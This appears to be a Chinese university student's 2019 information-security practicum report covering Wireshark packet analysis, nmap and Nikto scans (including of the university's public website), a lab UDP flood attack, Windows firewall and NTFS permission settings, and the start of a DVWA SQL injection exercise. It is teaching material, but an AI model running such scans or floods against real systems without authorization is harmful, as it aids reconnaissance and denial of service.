

学院	网络空间安全与计算机	专业	信息安全
学号	20161101240	姓名	张悄
课程名称	信息安全综合实训	实习单位	网络空间安全与计算机学院
实习类别	专业实习	实习方式	集中实习
实习地点	C1-408、410	实习时间	2019.7.8-2019.7.12

协议（使用 Wireshark 进行协议分析）


实习目的：

通过 Wireshark 分析常见协议

实习内容


使用 Wireshark 进行 TCP 协议分析：

TCP 是一种面向连接的、可靠的、基于字节流的传输层通信协议，使用 Wireshark 我抓到了一个从杭州 151.139.128.14 到 10.188.66.37 的数据帧，源端口为 80，目的端口为 2899。



使用 Wireshark 进行 HTTP 协议分析：

HTTP 协议（Hyper Text Transfer Protocol，超文本传输协议），是用于从万维网（WWW:World Wide Web）服务器传输超文本到本地浏览器的传送协议。HTTP 基于 TCP/IP 通信协议来传递数据。HTTP 基于客户端/服务端（C/S）架构模型，通过一个可靠的链接来交换信息，是一个无状态请求/响应协议。



Ethernet II, Src: Hangzhou_06:42:01 (70:3d:15:06:42:01), Dst: Dell_05:0f:a0 (48:4d:7e:05:0f:a0)
 Internet Protocol Version 4, Src: 202.206.1.160, Dst: 10.188.66.37
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 135
 Identification: 0x7935 (31029)
 Flags: 0x4000, Don't fragment
 Time to live: 61
 Protocol: TCP (6)
 Header checksum: 0xaaec [validation disabled]
 [Header checksum status: Unverified]
 Source: 202.206.1.160
 Destination: 10.188.66.37
 Transmission Control Protocol, Src Port: 80, Dst Port: 19919, Seq: 8761, Ack: 570, Len: 95
 Source Port: 80
 Destination Port: 19919
 [Stream index: 0]
 [TCP Segment Len: 95]
 Sequence number: 8761 (relative sequence number)

HTTP 协议默认服务器端口为 80，到我本地主机的端口为 19919，还可以查看到捕获的数据如下：

Hypertext Transfer Protocol
 Line-based text data: text/html (302 lines)
 \r\n
 \r\n
 \r\n
 \r\n
 <html>\r\n
 \t<head>\r\n
 \t \r\n
 \t\t<title>URP\327\333\272\317\275\314\316\361\317\265\315\263 - \265\307\302\274</titl
 \t\t\r\n
 \t\t<link href="/css/newcss/login.css"\r\n
 \t\t\trel="stylesheet" type="text/css">\r\n
 \t\t<link href="/css/newcss/project.css"\r\n
 \t\t\trel="stylesheet" type="text/css">\r\n
 \t\t<script type="text/javascript"\r\n
 \t\t\tsrc="/dwr/interface/ajaxtool.js"></script>\r\n
 \t\t<script type="text/javascript"\r\n

0000	0d 0a 0d 0a 0d 0a 0d 0a 3c 68 74 6d 6c 3e 0d 0a <html>..
0010	09 3c 68 65 61 64 3e 0d 0a 09 20 0d 0a 09 09 3c	..<head>.. ..<
0020	74 69 74 6c 65 3e 55 52 50 d7 db ba cf bd cc ce	title>UR P.....
0030	f1 cf b5 cd b3 20 2d 20 b5 c7 c2 bc 3c 2f 74 69 -</ti
0040	74 6c 65 3e 0d 0a 09 09 0d 0a 09 09 3c 6c 69 6e	tle>.... ..<lin
0050	6b 20 68 72 65 66 3d 22 2f 63 73 73 2f 6e 65 77	k href=" /css/new
0060	63 73 73 2f 6c 6f 67 69 6e 2e 63 73 73 22 0d 0a	css/logi n.css"..
0070	09 09 09 72 65 6c 3d 22 73 74 79 6c 65 73 68 65	...rel=" styleshe

心得体会：

通过这次实验，我使用 Wireshark 软件抓取了一定量的数据包，对常见协议进行了分析，掌握了常见协议的结构和数据格式，同时也巩固了我这学期所学习的知识，使我受益匪浅。

扫描（使用 nmap 进行端口扫描）

实习目的：


掌握 Nmap 常用扫描命令

掌握 Nikto 常用扫描命令

实习内容

nmap 是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统（这是亦称 fingerprinting）。它是网络管理员必用的软件之一，以及用以评估网络系统安全。

默认情况下，Nmap 端口扫描方式是按照从小到大进行的，通过 -p 选项可以指定一个想要的扫描端口号，可指定唯一值也可以指定一个范围例如 20~100。

A screenshot of a terminal window titled 'root@kaliwifi: ~'. The terminal shows a list of nmap services and their corresponding nmtui commands. Below this, the command 'nmap -p 20-1023 10.188.66.35' is executed. The output shows the scan results for 10.188.66.35, including a list of open ports and services. The terminal output is as follows:

```
root@kaliwifi: ~
File Edit View Search Terminal Help
nmbd nmtui
root@kaliwifi:~# nm
nm nmblookup nmtui-connect
nmap nmcli nmtui-edit
nmapfe nm-connection-editor nmtui-hostname
nm-applet nm-online
nmbd nmtui
root@kaliwifi:~# nmap -p 20-1023 10.188.66.35

Starting Nmap 7.01 ( https://nmap.org ) at 2019-07-09 12:29 EDT
Nmap scan report for 10.188.66.35
Host is up (1.7s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
514/tcp   filtered shell
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh

Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
root@kaliwifi:~#
```

快速扫描端口，-F 并不是所有端口扫描，扫描 Nmap 中 nmap-services 包含的默认端口，也可以使用 -datadir 选项知道自己的 nmap-services 文件。

```

root@kaliwifi:~# nmap -F 10.188.66.35

Starting Nmap 7.01 ( https://nmap.org ) at 2019-07-09 12:40 EDT
Nmap scan report for 10.188.66.35
Host is up (1.8s latency).
Not shown: 86 closed ports
PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
514/tcp   filtered   shell
1025/tcp  open       NFS-or-IIS
1026/tcp  open       LSA-or-nterm
1027/tcp  open       IIS
1028/tcp  open       unknown
1433/tcp  open       ms-sql-s
3306/tcp  open       mysql
5800/tcp  open       vnc-http
5900/tcp  open       vnc
8080/tcp  open       http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
root@kaliwifi:~#

```

-r 选项进行端口扫描排序，--top-ports 对端口开发概率最高的 1000 个 TCP 端口进行扫描：

```

Kali
File Edit View Search Terminal Help

root@kaliwifi:~# nmap --top-ports 100 10.188.66.35

Starting Nmap 7.01 ( https://nmap.org ) at 2019-07-09 12:42 EDT
Nmap scan report for 10.188.66.35
Host is up (0.90s latency).
Not shown: 86 closed ports
PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
514/tcp   filtered   shell
1025/tcp  open       NFS-or-IIS
1026/tcp  open       LSA-or-nterm
1027/tcp  open       IIS
1028/tcp  open       unknown
1433/tcp  open       ms-sql-s
3306/tcp  open       mysql
5800/tcp  open       vnc-http
5900/tcp  open       vnc
8080/tcp  open       http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds
root@kaliwifi:~#

```

Nikto 是一款开源的（GPL）网页服务器扫描器，它可以对网页服务器进行全面的多
种扫描，包含超过 3300 种有潜在危险的文件 CGIs；超过 625 种服务器版本；超过 230 种

特定服务器问题。

扫描学校官网

```
Note: This is the short help output. Use -H for full help text.
root@kaliwifi:~# nikto -host http://www.hbu.edu.cn
- Nikto v2.1.6
-----
+ Target IP:      202.206.1.115
+ Target Hostname: www.hbu.edu.cn
+ Target Port:    80
+ Start Time:     2019-07-09 12:48:28 (GMT-4)
-----
+ Server: Tengine/2.2.1
+ Cookie _site_id_cookie created without the httponly flag
+ Cookie clientlanguage created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-2695: /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.
C+ /kw/ sent cookie: _site_id_cookie=9; Path=/
+ /kw/ sent cookie: JSESSIONID=2664D23DC9DD3DBF0C28957CC18D37B8; Path=/; HttpOnly
```

指定扫描端口

```
^Croot@kaliwifi:~# nikto -host http://202.206.1.231 -port 80
- Nikto v2.1.6
-----
+ Target IP:      202.206.1.231
+ Target Hostname: 202.206.1.231
+ Target Port:    80
+ Start Time:     2019-07-09 12:50:41 (GMT-4)
-----
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'srunflag' found, with contents: SRun portal server golang version
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://202.206.1.231/index_1.html
+ Uncommon header 'srun-server' found, with contents: SRunCGIAuthIntfSvr V1.18 B20181203
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

心得体会：

通过这次实验，我学会了端口扫描常见的工具：Nmap、Nikto 的使用，并且亲自扫描了我们学院的官网，虽然没有扫到漏洞但也巩固了我这学期所学习的知识，使我受益匪浅。

DOS（利用 UDP FLOOD 软件实现 UDP FLOOD 攻击）

实习目的：


使用 UDP FLOOD 软件体验 UDP FLOOD 攻击

实习内容

在实验机上打开 UDP FLOOD 软件，界面如下




在目标机上通过 `ipconfig` 命令查看本地 ip 地址, `netstat ?Cano` 命令查看开启的端口号



我们选择 500 端口进行攻击，在工具中输入目标 ip 地址 169.254.2.98 和对应端口号 500，并点击攻击按钮开始攻击



开始攻击后点击退出按钮，并在目标机的 wireshark 的过滤条件中输入 `udp&&ip.addr==169.254.69.57`，查看所抓取的包



通过查看并分析包我们发现目标机受到了恶意发送的大量 UDP 包，说明受到了 UDP FLOOD 攻击。

心得体会：

通过这次实验,我使用了 UDP FLOOD 软件发送大量的垃圾报文攻击目标主机的特定端口进而使其失去响应。对于如何防范这种攻击,我猜测可以利用入侵检测系统,在发现来自同一主机大量访问同一端口的请求时,就把该拒绝该主机的报文,该想法的正确与否还等待着我去验证。

防火墙（ Windows 防火墙的设置与管理）

实习目的：

通过操作 Windows 防火墙了解防火墙相关知识

实习内容：

防火墙是运行在不同安全域之间的一种高级的网络访问控制设备，它是不同安全域之间的唯一出口，可以根据不同的安全策略控制数据包的通过与否。它既可以是不同安全域之间的物理设备，也可以是一款软件，Windows 防火墙正是运行在 Windows 系统的防火墙软件。



Windows 防火墙有家庭或工作网络和公用网络两种模式，可以根据所连接的网络切换到不同的配置，避免了重复设置的麻烦。点击左上角：允许程序或功能通过 Windows 防火墙即可为各个软件设置防火墙。这是 Windows 防火墙最基础的设置，即应用代理防火墙，可以针对各个软件或者程序配置。

允许程序通过 Windows 防火墙通信


若要添加、更改或删除所有允许的程序和端口，请单击“更改设置”。

允许程序通信有哪些风险？

更改设置(N)



另外，在左侧的高级设置中还可以针对端口、协议、IP 地址等配置防火墙的过滤规则。



使用这些方法，就能很轻松地配置 Windows 防火墙的各种功能了。

心得体会：

通过这次实验，我了解防火墙的定义，查阅资料后我得知防火墙的分类主要有：包过滤、状态检测、应用代理、核监测等。今天实验上操作的 Windows 防护墙属于软件定义的包过滤和应用代理防火墙，主要是限制访问目的应用、端口、协议等通过防火墙来实现。

应用安全（ NTFS 文件系统实验）


实习目的：

通过具体操作掌握 NTFS 文件系统知识点

实习内容：

查看 NTFS 的版本号

在弹出的 cmd.exe 窗口中输入：“fsutil fsinfo ntfsinfo C:”，然后按下回车键，显示如图所示画面。




```
C:\Users\Administrator>fsutil fsinfo ntfsinfo C:
NTFS 卷序列号 : 0x92240bc3240ba8f5
版本 : 3.1
扇区数量 : 0x00000000018517ff
簇总数 : 0x000000000030a2ff
可用簇 : 0x000000000016a07c
保留总数 : 0x000000000001450
每个扇区字节数 : 512
每个簇字节数 : 4096
每个 FileRecord 段的字节数 : 1024
每个 FileRecord 段的簇数 : 0
Mft 有效数据长度 : 0x000000000030c0000
Mft 起始 Lcn : 0x00000000000c0000
Mft2 起始 Lcn : 0x0000000000000002
Mft 区域起始 : 0x0000000000308f00
Mft 区域结尾 : 0x000000000030a2ff
RM 标识符 : F75C3354-6E3E-11E4-BE6E-D8F4CBF2671E

C:\Users\Administrator>^A_
```

FAT 文件系统和 NTFS 文件系统的转化

在图形界面下的转换时采用格式化的方法将 FAT 文件系统的分区格式化为 NTFS 文件系统的分区。

- （1）在“计算机”中，优点单击需要转换的盘符，在弹出的快捷菜单中选择“格式化”命令。
- （2）在弹出“格式化”对话框后，将其中的选项“文件系统”设置为 FAT，然后单击“开始”按钮，则系统开始进行格式化。




3.NTFS 权限设置


(1) 首先在 C: 内创建一个名为“test”的测试文件夹，并在文件夹中创建一个文本文件。然后使用 net user 命令新建一个用户：user1，密码为：123456。命令格式：net user 用户名 密码 /add。) 右击测试文件夹，在弹出的快捷菜单中选择“属性”，然后选择“安全”选项卡。点击“编辑”然后在弹出的窗口中单击“添加”按钮，在弹出的“选择用户或组”对话框中输入 user1，然后“检查名称”，当显示出完整名称的时候单击“确定”按钮。



(2) 这样 user1 就出现在测试文件夹的用户列表中。选中 user1，在权限列表中为它设置权限。我们只赋予 user1 读取的权限。



(3) 完成权限设置后注销 administrator 用户，再以 user1 登录。尝试在测试文件夹里 新建文件夹，会弹出如图所示对话框，这证明 user1 只有读取的权限，而没有写入的权限。



心得体会：

通过这次实验，我了解了 NTFS 文件系统的创建和它与 FAT 格式之间的互相转换，而且还动手操作了 NTFS 文件系统下的用户权限分配，使我对于 Windows 系统下面的操作的掌握更熟练，令我受益匪浅。

SQL 注入

实习目的:


通过 DVWA 平台了解 SQL 注入方法

通过 DVWA 平台掌握 SQL 注入常见操作

实习内容:

首先使用安全级别为 Low 的 DVWA 可以帮助我更快地上手操作 SQL 注入，给自己加点信心。

首先输入一个 ID: 1 测试一下数据库情况。



